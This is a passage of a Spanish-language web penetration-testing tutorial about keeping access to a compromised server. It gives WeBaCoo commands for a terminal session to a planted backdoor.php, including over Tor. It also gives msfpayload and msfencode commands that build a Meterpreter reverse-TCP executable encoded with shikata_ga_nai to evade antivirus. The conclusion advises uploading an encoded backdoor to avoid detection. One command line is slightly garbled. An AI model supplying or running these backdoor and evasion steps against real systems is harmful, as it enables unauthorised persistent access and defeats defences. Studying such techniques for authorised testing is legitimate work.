
3) Establecer "terminal" conexión con el host remoto usando la configuración por defecto:
- **./webacoo.pl -t -u http://127.0.0.1/backdoor.php**

4) Establecer "terminal" conexión con el host remoto al configurar algunos argumentos:
- **./webacoo.pl -t -u http://127.0.0.1/backdoor.php -c "Test-Cookie" -d "TtT"**

5) Establecer "terminal" conexión con el host remoto a través de proxy HTTP:
- **./webacoo.pl -t -u http://10.0.1.13/backdoor.php -p 127.0.0.1:8080**

6) Establecer "terminal" conexión con el host remoto a través de HTTP proxy con autenticación básica:
- **./webacoo.pl -t -u http://10.0.1.13/backdoor.php -p user:password:10.0.1.8:3128**

7) Establecer "terminal" conexión con el host remoto a través de Tor y registrar la actividad:
- **./webacoo.pl -t -u http://example.com/backdoor.php -p tor -l webacoo_log.txt**



MSFPAYLOAD:

Metasploit se puede utilizar para crear puertas traseras que luego pueden ser utilizados para mantener el acceso en el servidor web. Esto se puede hacer con la ayuda de Msfpayload. Los pasos para crear puerta trasera en Msfpayload son como sigue:

Tenemos que seleccionar el Payload que vamos a utilizar para obtener un shell Meterpreter generado a través de una conexión TCP inverso. El comando sería:

- **msfpayload windows/meterpreter/reverse_tcp**

Este Payload tiene dos parámetros: LHOST (nuestra IP) y el LPORT para seleccionar el puerto que vamos a utilizar. La "R" se utiliza para dar al archivo de salida en formato de datos RAW para que podamos codificar posteriormente.

- **msfpayload windows/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=1234 R**


Este comando creará el Payload, pero tiene que ser codificado con el fin de evitar la detección de los antivirus, para tal caso se puede hacer usando la opción msfencode, para hacer esto, necesitamos usar barra vertical ("|")

- **windows/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=1337 R| msfencode –e x86/shikata_ga_nai –t exe >> bucker.exe**

-e se usa para especificar el tipo de codificación necesario, en este caso estoy usando la codificación shikata_ga_nai y **-t** para el tipo de extensión del archivo (exe).

Por ejemplo, si deseamos ver la lista de los codificadores disponibles en MSF, usamos el siguiente comando:

- **msfpayload windows/meterpreter/reverse_tcp -l**



❖ CONCLUSIÓN

Estos son sólo unos pocos métodos que se pueden seguir para realizar la explotación de las vulnerabilidades en una aplicación web.

Una vez que tengamos la información acerca de nuestro objetivo, tratar de realizar una evaluación de la vulnerabilidad con el fin de obtener información sobre los exploits que se pueden utilizar.

Una vez hecho esto, explotar las vulnerabilidades y si es necesario, cargar un backdoor, pero antes de eso, se debe codificar el backdoor con el fin de evitar la detección.

Espero que esto te ayude a encontrar la vulnerabilidad, la explotación y la forma de mantener el acceso a tu objetivo.

Un saludo.

Referencias:

- http://en.wikipedia.org/wiki/Penetration_test
- http://www.giac.org/certification/web-application-penetration-tester-gwapt
- http://www.offensive-security.com/information-security-training/penetration-testing-with-backtrack/
- https://www.owasp.org/index.php/Web_Application_Penetration_Testing